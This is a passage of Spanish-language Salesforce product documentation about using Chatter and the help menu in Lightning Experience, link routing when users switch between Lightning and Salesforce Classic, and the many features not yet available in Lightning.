
# Buscar funciones de Chatter en Lightning Experience

Con Lightning Experience puede conectar con personas y grupos y compartir información comercial de forma segura en tiempo real, del mismo modo al que está acostumbrado en Salesforce Classic. La forma de acceder a las noticias en tiempo real, los grupos y perfiles de Chatter es ligeramente diferente en la nueva interfaz. Con esta rápida descripción general aprenderá rápidamente.


En Salesforce Classic, normalmente accede a las funciones de Chatter desde la barra lateral de la ficha Chatter. En Lightning Experience, acceda a las noticias en tiempo real principales (1), los perfiles de compañeros de trabajo (2) y a los grupos (3) directamente desde las fichas de la parte superior de la página.


EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**





Para colaborar en registros (4), busque la ficha Chatter en Lightning Experience. Puede publicar actualizaciones, crear encuestas, realizar preguntas y compartir archivos del mismo modo que lo hace en Salesforce Classic.




## Trabajar con noticias en tiempo real de Chatter

Puede cambiar las noticias en tiempo real principales de Chatter para mostrar un subconjunto de publicaciones en particular (1). Del mismo modo que Salesforce Classic, en Lightning Experience utilice las fichas del lado izquierdo de la ficha Chatter. Las noticias en tiempo real Elementos que sigo sigue siendo las noticias en tiempo real predeterminadas.



Las noticias en tiempo real en Lightning Experience incluyen muchas de las opciones que están disponibles en Salesforce Classic.


- Las acciones Publicar, Encuesta y Pregunta están disponibles en el publicador en la ficha Chatter. Haga clic en el cuadro de texto del publicador para acceder a los botones de carga de un archivo o mencionar a personas. Otras acciones estándar de Chatter que aparecen en el publicador en Salesforce Classic, incluyendo Gracias y Vínculos no están disponibles en Lightning Experience.
- Ordene las noticias en tiempo real por las publicaciones o comentarios más recientes. Las opciones para filtrar noticias en tiempo real no están disponibles en Lightning Experience.
- Actualice las noticias en tiempo real para ver información actualizada.
- Localice información en noticias en tiempo real específicas con la búsqueda en noticias en tiempo real.
- Las acciones sobre una publicación son las mismas en ambas interfaces. Sin embargo, los temas no están disponibles Lightning Experience.

# Encontrar ayuda en Lightning Experience

¡La ayuda ha llegado! Y es mejor que nunca en Lightning Experience, donde el menú de ayuda contextual ofrece contenidos dirigidos como vídeos, presentaciones, temas de la ayuda y métodos. ¡Todo el contenido está a su entera disposición!

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




En Salesforce Classic, la mayoría de las páginas y listas relacionadas le llevan a un único tema de la ayuda contextual. Con el menú de ayuda de Lightning Experience (3) se proporcionan muchas más opciones, con vínculos a vídeos, presentaciones, temas de la ayuda y métodos, lo que sea más relevante para en lo que esté trabajando.

Ambas interfaces incluyen vínculos al portal principal de Ayuda y formación (1, 4). No obstante, el vínculo de Lightning Experience ahorra tiempo, llevándole directamente a la página de búsqueda para que pueda encontrar rápidamente la ayuda que necesita.

¡Necesitamos sus comentarios! Solo tiene que hacer clic en el vínculo Ofrecer comentarios (5) para compartir sus comentarios sobre Lightning Experience o cualquier otra cosa referente a Salesforce. ¡Gracias!

# Consideraciones para Lightning Experience

Esta versión de Lightning Experience no incluye todo lo que está disponible en Salesforce Classic. Revise estos temas para ver si alguna función que sea vital para su negocio está limitada o no disponible en esta versión. Esta información también puede ayudar a formar a usuarios sobre lo que pueden esperar cuando se cambie a Lightning Experience.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Precauciones a tener en cuenta si los usuarios cambian entre Lightning Experience y Salesforce Classic

El cambio entre Lightning Experience y Salesforce Classic es rápido y sencillo. Pero el cambio entre interfaces afecta a la lógica de enrutamiento subyacente de direcciones URL y puede llevar a resultados no esperados cuando se resuelven los vínculos. Esto significa que puede haber problemas con los favoritos y los vínculos en mensajes de correo electrónico o publicaciones de Chatter, especialmente si su organización tiene un subconjunto de usuarios autorizados para Lightning Experience mientras otros aún utilizan Salesforce Classic.

Qué no está disponible en Lightning Experience

Conozca detalles sobre funciones de Salesforce que no están disponibles en la nueva interfaz o que tienen disparidades con lo que está acostumbrado en Salesforce Classic. Recuerde que las funciones que no se admiten aún en la nueva interfaz están disponibles para sus usuarios: pueden cambiar fácilmente a Salesforce Classic y seguir trabajando.

Qué esperar en Lightning Experience cuando Chatter está desactivado

Si su organización no utiliza Chatter, varios aspectos de la interfaz de Lightning Experience no están disponibles. Aprenda cómo cambia Lightning Experience, y vea si está perdiendo funciones sin las que no podría vivir.

# Precauciones a tener en cuenta si los usuarios cambian entre Lightning Experience y Salesforce Classic

El cambio entre Lightning Experience y Salesforce Classic es rápido y sencillo. Pero el cambio entre interfaces afecta a la lógica de enrutamiento subyacente de direcciones URL y puede llevar a resultados no esperados cuando se resuelven los vínculos. Esto significa que puede haber problemas con los favoritos y los vínculos en mensajes de correo electrónico o publicaciones de Chatter, especialmente si su organización tiene un subconjunto de usuarios autorizados para Lightning Experience mientras otros aún utilizan Salesforce Classic.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando activa usuarios para Lightning Experience, puede configurarlo de modo que algunos de ellos o todos obtengan inmediatamente la nueva interfaz como su experiencia predeterminada *preferida*. Y para los usuarios activados por Lightning Experience que opta por dejar en la interfaz clásica, su experiencia predeterminada es Salesforce Classic. De todos modos, cada vez que un usuario cambia de interfaz por medio del Conmutador, la preferencia predeterminada del usuario se restablece al entorno actual. Teniendo en cuenta este comportamiento, a continuación se describen interacciones típicas de enrutamiento de vínculos que sus usuarios pueden encontrar.

| ¿Tiene el usuario el permiso "Usuario de Lightning Experience"? | Experiencia predeterminada del usuario | Dónde se abren los vínculos |
|---|---|---|
| Sí | Lightning Experience | Para páginas compatibles en Lightning Experience, los vínculos se abren en la nueva interfaz (incluso los vínculos generados en Salesforce Classic).<br><br>Los vínculos a páginas no compatibles se dirigen a Salesforce Classic, que se abren en nuevas fichas. Este redireccionamiento temporal no cambia la preferencia predeterminada del usuario a Salesforce Classic. La próxima vez que el usuario seleccione un vínculo que es compatible en la nueva interfaz, la ficha de Salesforce Classic se vuelve a cargar para abrir el vínculo en Lightning Experience.<br><br>Los vínculos a páginas no compatibles se dirigen a Salesforce Classic, que se abren en nuevas fichas. Este redireccionamiento temporal no cambia la preferencia predeterminada del usuario a Salesforce Classic. La próxima vez que el usuario seleccione un vínculo que es compatible en la nueva interfaz, la ficha de Salesforce Classic se vuelve a cargar para abrir el vínculo en Lightning Experience. |
| Sí | Salesforce Classic | Los vínculos se abren generalmente en Salesforce Classic.<br><br>Si un vínculo se generó en Lightning Experience (lo que significa que incluye `/one/one.app` en la dirección URL), el vínculo se abre en Lightning Experience. No se cambia la preferencia predeterminada del usuario a Lightning Experience. |
| No | Salesforce Classic | Los vínculos se abren únicamente en Salesforce Classic.<br><br>Si un vínculo se generó en Lightning Experience (lo que significa que incluye `/one/one.app` en la dirección URL), el vínculo no se abre, porque el usuario no puede acceder a Lightning Experience. |

Con estos comportamientos de enrutamiento, puede ver las posibles confusiones que se pueden presentar si los usuarios comparten vínculos de Lightning Experience con usuarios de Salesforce Classic. Para evitar este problema, recomendamos activar la nueva interfaz para todos los usuarios que trabajan en estrecha relación.

También recomendamos realizar una formación para sus usuarios de Lightning Experience para que comprendan el modo de funcionamiento de los vínculos y los favoritos entre las dos experiencias.

CONSULTE TAMBIÉN

Dar la bienvenida a Lightning Experience no implica dar la despedida a Salesforce Classic

# Qué no está disponible en Lightning Experience

Conozca detalles sobre funciones de Salesforce que no están disponibles en la nueva interfaz o que tienen disparidades con lo que está acostumbrado en Salesforce Classic. Recuerde que las funciones que no se admiten aún en la nueva interfaz están disponibles para sus usuarios: pueden cambiar fácilmente a Salesforce Classic y seguir trabajando.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Acceso a datos y vistas: Qué no está disponible en Lightning Experience
Funciones de ventas: Qué no está disponible en Lightning Experience
Funciones de productividad: Qué no está disponible en Lightning Experience
Funciones de Servicio al cliente: Qué no está disponible en Lightning Experience
Informes y paneles: Qué no está disponible en Lightning Experience
Archivos y contenido: Qué no está disponible en Lightning Experience
Chatter: Qué no está disponible en Lightning Experience
Otros productos de Salesforce: Qué no está disponible en Lightning Experience
Navegación y acciones: Qué no está disponible en Lightning Experience
Buscar: Qué no está disponible en Lightning Experience
Configuración de organización: Qué no está disponible en Lightning Experience
Importación y gestión de datos: Qué no está disponible en Lightning Experience
Automatización de procesos: Qué no está disponible en Lightning Experience
Seguridad: Qué no está disponible en Lightning Experience
Personalización con apuntar y hacer clic: Qué no está disponible en Lightning Experience
Personalización por programación: Qué no está disponible en Lightning Experience
Aplicaciones y empaquetado: Qué no está disponible en Lightning Experience

CONSULTE TAMBIÉN

Navegadores compatibles con Lightning Experience
Dar la bienvenida a Lightning Experience no implica dar la despedida a Salesforce Classic

## Acceso a datos y vistas: Qué no está disponible en Lightning Experience

Consulte los problemas que se pueden presentar cuando se accede a los datos en Lightning Experience. Algunos datos y funciones de Salesforce no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

### Objetos

Estos objetos de Salesforce están disponibles en Lightning Experience. Ninguno del resto de los objetos estándar es compatible en esta versión.

- Cuentas
- Activos
- Calendario

- Campañas
- Casos
- Chatter
- Contactos
- Contratos
- Paneles
- Eventos
- Archivos
- Grupos
- Inicio
- Candidatos
- Notas
- Oportunidades
- Personas
- Cuentas personales
- Listas de precios
- Productos
- Presupuestos
- Informes
- Tareas
- Órdenes de trabajo
- Objetos personalizados
- Objetos externos

## Campos

- Los campos de los objetos no compatibles se muestran en Lightning Experience, pero son de solo lectura y no incluyen vínculos a los registros asociados.
- Los campos de fórmula con imágenes no se admiten en resultados de fórmulas. El nombre del campo se muestra pero el campo en sí está vacío.
- Los campos de búsqueda en Salesforce Classic muestran nombres de registros independientemente de los permisos de colaboración, por lo que es posible que los usuarios vean el nombre de registros a los que no pueden acceder. En Lightning Experience y la aplicación para navegadores móviles Salesforce1, los campos de búsqueda respetan los permisos de colaboración y solo muestran el nombre de registros a los que los usuarios pueden acceder. La única excepción es campos de búsqueda de propietario, que siempre muestra el nombre del propietario del registro, independientemente de los permisos de colaboración.

## Listas relacionadas

- Las listas relacionadas para los objetos estándar y los objetos personalizados compatibles están disponibles en Lightning Experience.

  Las listas relacionadas para objetos que no son compatibles en Lightning Experience no aparecen en ningún punto de la interfaz, incluso si se han incluido en el formato de página de un objeto.

- Lightning Experience incluye nuevas listas relacionadas Archivos y Notas, además de la lista relacionada clásica Notas y archivos adjuntos. Si está utilizando Salesforce Files o la función Notas mejorada, incluya todas estas listas relacionadas en sus formatos de página de objetos.
  - Los archivos y datos adjuntos son dos tipos de objetos diferentes, y siempre lo han sido. A diferencia de los archivos, los archivos adjuntos están asociados únicamente con un registro en particular y no se pueden compartir más allá de eso. En Lightning Experience, las cargas en la lista relacionada Notas y archivos adjuntos son archivos. En Salesforce Classic antes de Spring '16, las cargas en esta lista relacionada eran siempre archivos adjuntos en vez de archivos. Para organizaciones existentes, esto significa que la lista Notas y archivos adjuntos puede contener una mezcla de datos adjuntos cargados en Salesforce Classic y archivos agregados en Lightning Experience.

    En la API, cualquier integración existente que recupere datos adjuntos desde la lista Notas y archivos adjuntos no incluye archivos cargados en la lista en Lightning Experience. Se necesita una nueva llamada de API para recuperar archivos así como datos adjuntos.
  - Las notas creadas con la herramienta de toma de notas antigua en Salesforce Classic están disponibles únicamente en la lista relacionada Notas y archivos adjuntos. Cualquier nota creada con la versión mejorada de Notas aparece únicamente en la lista relacionada Notas.
- Para usuarios de Group Edition, la lista relacionada Contactos no se muestra en cuentas.
- Cuando la lista relacionada Oportunidad se utiliza en un registro de contacto para agregar una oportunidad nueva o existente al contacto, Salesforce agrega el contacto a la lista relacionada Funciones de contacto en la oportunidad.
- Lightning Experience combina la lista de precios estándar y personalizada de un producto en una lista relacionada Listas de precios única. Esto es diferente de Salesforce Classic, que tiene listas relacionadas separadas para Precios estándar y Listas de precios. Si eliminó anteriormente la lista relacionada Listas de precios porque su organización solo utiliza precios estándar, debe volverla a agregar al formato de la página Producto de manera que sus usuarios puedan ver precios estándar en Lightning Experience.
- En la página de detalle de objetos que admiten actividades, Lightning Experience no muestra listas relacionadas Actividades abiertas e Historial de actividades junto con otras listas relacionadas. Muestra la cronología de actividades en su lugar. Los objetos que admiten actividades incluyen oportunidades, candidatos, cuentas, contactos, contratos y objetos personalizados en el que activa actividades.

## Página de inicio de objetos

Estas funciones no están disponibles en las páginas de inicio de objetos en Lightning Experience.

- Herramienta Creación rápida
- Acceso a informes específicos de objetos
- Cualquiera de las herramientas de la sección Herramientas
- Herramienta Informe de resumen

## Vistas de lista

Estas funciones de vistas de lista no están disponibles en Lightning Experience.

- Seguimiento de registros directamente desde una lista
- Colaboración de vistas de lista con grupos
- Duplicación de vistas de lista
- Algunas acciones masivas, incluyendo la modificación o eliminación de elementos múltiples de una lista a la vez o el envío de correo electrónico masivo
- Acciones personalizadas
- Programación con función de arrastrar y soltar para vistas de lista de cuentas, contactos y candidatos

- Noticias en tiempo real
- El icono para crear una vista imprimible de una lista

Las vistas de lista se muestran y se comportan de forma diferente en Lightning Experience.

- No hay que ir a una nueva página para crear una vista de lista. En su lugar, permanece en la misma página y asigna a la vista de lista un nombre en un cuadro de diálogo emergente. Se agregan filtros para personalizar su lista con un panel que se desliza hacia el exterior del lado derecho de la página.
- Puede restringir vistas de lista seleccionado Todas o Mías. Otras opciones, como restringir por cola, campaña o lista de precios, no están disponibles.
- La navegación por las vistas de lista ha cambiado. Debido a que las vistas de lista tienen un desplazamiento infinito, no puede especificar el número de registros que mostrar por página. Del mismo modo, no puede navegar por las páginas con botones de flecha, y tampoco puede saltar a una página de resultados específica. El salto a registros con nombres que comienzan por una letra en particular no está disponible.
- El menú desplegable muestra un máximo de 2000 vistas. El menú carga vistas en lotes de 50 conforme se desplaza. Las listas vistas recientemente aparecen primero, seguidas de otras vistas de lista en orden alfabético. Las listas visualizadas recientemente y el cuadro Buscar aparecen solo si hay 11 o más vistas de lista.
- No puede cambiar el orden de las columnas arrastrando el encabezado de la columna a una nueva posición en la tabla. En su lugar, se pueden cambiar las columnas que aparecen y su orden seleccionando **Seleccionar los campos para mostrar** desde el menú desplegable Controles de vista de lista. Si agrega o elimina una columna en Lightning Experience, se eliminan todas las anchuras de columnas personalizadas. Puede volver a Salesforce Classic para ajustar las anchuras de columnas.
- La modificación en línea de campos en una vista de lista está disponible para vistas de lista que contienen únicamente un tipo de registro. No obstante, la vista de lista no puede utilizar lógica de filtro o cláusulas OR. Puede modificar los campos seleccionados en múltiples registros y luego guardarlos todos al mismo tiempo. Algunos campos estándar y personalizados no son modificables en línea.
- Puede seleccionar múltiples elementos en una vista de lista para realizar una acción masiva sobre ellos. No obstante, no puede modificar registros en masa, o sea, seleccionar múltiples registros, modificar un campo de un registro y luego aplicar el cambio globalmente a todos los registros.
- Las vistas de lista cargan únicamente 50 elementos visibles al mismo tiempo sin desplazamiento. Para seleccionar más de 50 elementos, desplácese para cargar el último elemento y luego seleccione el intervalo de elementos.
- Hay acciones a nivel de fila limitadas. Para la mayoría de los objetos, las acciones disponibles son Modificar y Eliminar. Para los candidatos, hay dos acciones más disponibles: Convertir y Duplicar. Para archivos, las acciones disponibles son Modificar, Eliminar y Descargar.
- Los botones personalizados están disponibles, pero no se pueden configurar para realizar una acción de registro o acciones masivas como la modificación masiva o eliminación masiva. Por ejemplo, un administrador puede crear un botón que inicia una página de Visualforce.
- Para criterios de filtro, solo son compatibles estos intervalos de fecha relativos: Hoy, Mañana, Ayer, Esta semana, Este mes, Este trimestre, Este año, Semana pasada, Mes pasado, Último trimestre, Último año.
- Las vistas de lista en Lightning Experience no admiten `empieza por` como criterio de filtro para campos de Id.. Un campo de Id. es un campo de 15 caracteres que identifica un registro. Por ejemplo, el campo `Id. de cuenta` en el objeto Contacto identifica con qué cuenta está asociada un contacto. *Puede* utilizar `empieza por` como criterio de filtro para otros campos.
- En declaraciones de lógica de filtros, NOT no funciona con expresiones entre paréntesis. Por ejemplo, la expresión `1 AND NOT (2 AND 3)` se evalúa como `1 AND (NOT 2 AND 3)`. En los resultados de filtro, no se devuelve ningún registro cuando esperaría ver algunos registros.
- Los filtros admiten valores solo entre el mínimo y máximo para un entero de 23 bits firmado o entre 1 y 2.147.483.648. Un valor fuera de este intervalo desactiva ese filtro.

- El nombre de la lista de registros recientes que se muestra en la página de inicio de cada objeto estándar y personalizado es diferente en Lightning Experience. Se llama Vistos recientemente. Esta vista no puede eliminarse, filtrarse ni modificarse. Los administradores de Salesforce pueden utilizar el Gestor de objetos en Configuración para seleccionar y ordenar columnas en esta vista. Sus usuarios pueden ordenar elementos en la vista haciendo clic en el interior de un encabezado de columna. Una flecha en el encabezado de columna muestra si los elementos de la lista están ordenados de forma ascendente o descendente.
- Otra vista de lista está disponible para la mayoría de los objetos estándar a través de la lista desplegable con un nombre similar a Vistos recientemente. El nombre de esta vista incluye el nombre del objeto. Por ejemplo, esta vista de lista para cuentas se denomina Cuentas visualizadas recientemente. Estas dos vistas de lista, Vistos recientemente y *Objetos* vistos recientemente, muestran los mismos registros. La lista *Objetos* vistos recientemente no puede eliminarse, filtrarse ni modificarse. Sus usuarios pueden ordenar los registros y crear un gráfico de los datos de esta vista de lista. Pueden cambiar a Salesforce Classic para reordenar las columnas que se muestran en la vista de lista. Las columnas aparecen con el nuevo orden cuando el usuario vuelve a cambiar a Lightning Experience.

**Vista Kanban**

- El Kanban no está disponible desde la vista de lista Vistos recientemente. Los usuarios tienen que seleccionar otra vista de lista antes de poder cambiar al Kanban.
- El Kanban muestra registros solo para un tipo de registro al mismo tiempo. Si su organización utiliza tipos de registro múltiples, cree una vista de lista separada para cada una y filtre por tipo de registro. Haga que las nuevas vistas de lista sean públicas para que sus usuarios puedan acceder a ellas.
- La vista Kanban muestra un máximo de 200 tarjetas.
- La función de arrastrar y soltar no se admite en pantallas táctiles.
- Los usuarios reciben alertas sobre oportunidades con tareas vencidas, sin actividades abiertas, o bien sin actividad en los últimos 30 días. Las alertas no se puede personalizar.
- Los candidatos no pueden convertirse en la vista Kanban, y no se pueden activar los contratos.
- Las columnas no se crean para ningún valor Estado de candidato con el estado `Convertido`.
- No se crea una columna para el estado de contrato estándar `Activado`.

## Trabajo con datos

**Crear y modificar datos**

La modificación en línea de campos en la ficha Detalles de un registro está disponible en Lightning Experience. Pero no es posible modificar campos individuales en el panel Aspectos destacados de un registro.

Estas funciones no están disponibles Lightning Experience.

- Modificación en línea de registros
- Modificación de formatos con varias líneas

**Imprimir datos**

Estas funciones no están disponibles Lightning Experience.

- Impresión de una página
- Generación de un archivo PDF

**Barra lateral de Salesforce**

La barra lateral de Salesforce que aparece en el lado izquierdo de la mayoría de las páginas en Salesforce Classic no está replicada en Lightning Experience. Los elementos de la barra lateral tampoco se incluyen:

- El vínculo Etiquetas y la lista desplegable Etiquetas recientes
- La lista desplegable Crear nuevo; utilice el botón **Nuevo** en las páginas de inicio de objetos

- El acceso directo Calendario; acceda al Calendario desde el menú de navegación
- La lista Elementos recientes; consulte los elementos recientes en la página Inicio o en las páginas de inicio de objetos
- Mensajes y alertas
- Vínculos personalizados

**Papelera**

La Papelera no está disponible. Los registros eliminados en Lightning Experience van a la Papelera, pero los usuarios tienen que cambiar a Salesforce Classic para ver o restaurar registros eliminados recientemente.

### Accesibilidad

- El Modo de accesibilidad no se proporciona porque no es necesario en Lightning Experience. La interfaz está diseñada según los estándares de accesibilidad más recientes, de modo que los lectores de pantalla son compatibles de forma nativa.
- La paleta para daltónicos no está disponible en Lightning Experience.
- Los usuarios con el Modo de accesibilidad activado deben cambiar a Salesforce Classic para utilizar el Generador de informes para crear y modificar informes.

  Los usuarios con el Modo de accesibilidad activado pueden utilizar el Editor de paneles para crear y modificar paneles de Lightning Experience, pero deben cambiar a Salesforce Classic para tener una experiencia completamente accesible al utilizar el Editor de paneles.

CONSULTE TAMBIÉN

Funciones de productividad: Qué no está disponible en Lightning Experience

Archivos y contenido: Qué no está disponible en Lightning Experience

## Funciones de ventas: Qué no está disponible en Lightning Experience

Consulte los problemas que su equipo de ventas puede encontrar en Lightning Experience. Algunos datos y funciones de Salesforce no están disponibles en la nueva interfaz de usuario. También algunas funciones no disponen de paridad completa con lo que está disponible en Salesforce Classic.

### Funciones de ventas

**Cuentas, contactos y candidatos sociales**

- Twitter es la única red social disponible en Lightning Experience.
- Twitter tiene el estilo de su propia tarjeta, y está visible directamente en la página de inicio de registros.

**Ruta de ventas para oportunidades y candidatos**

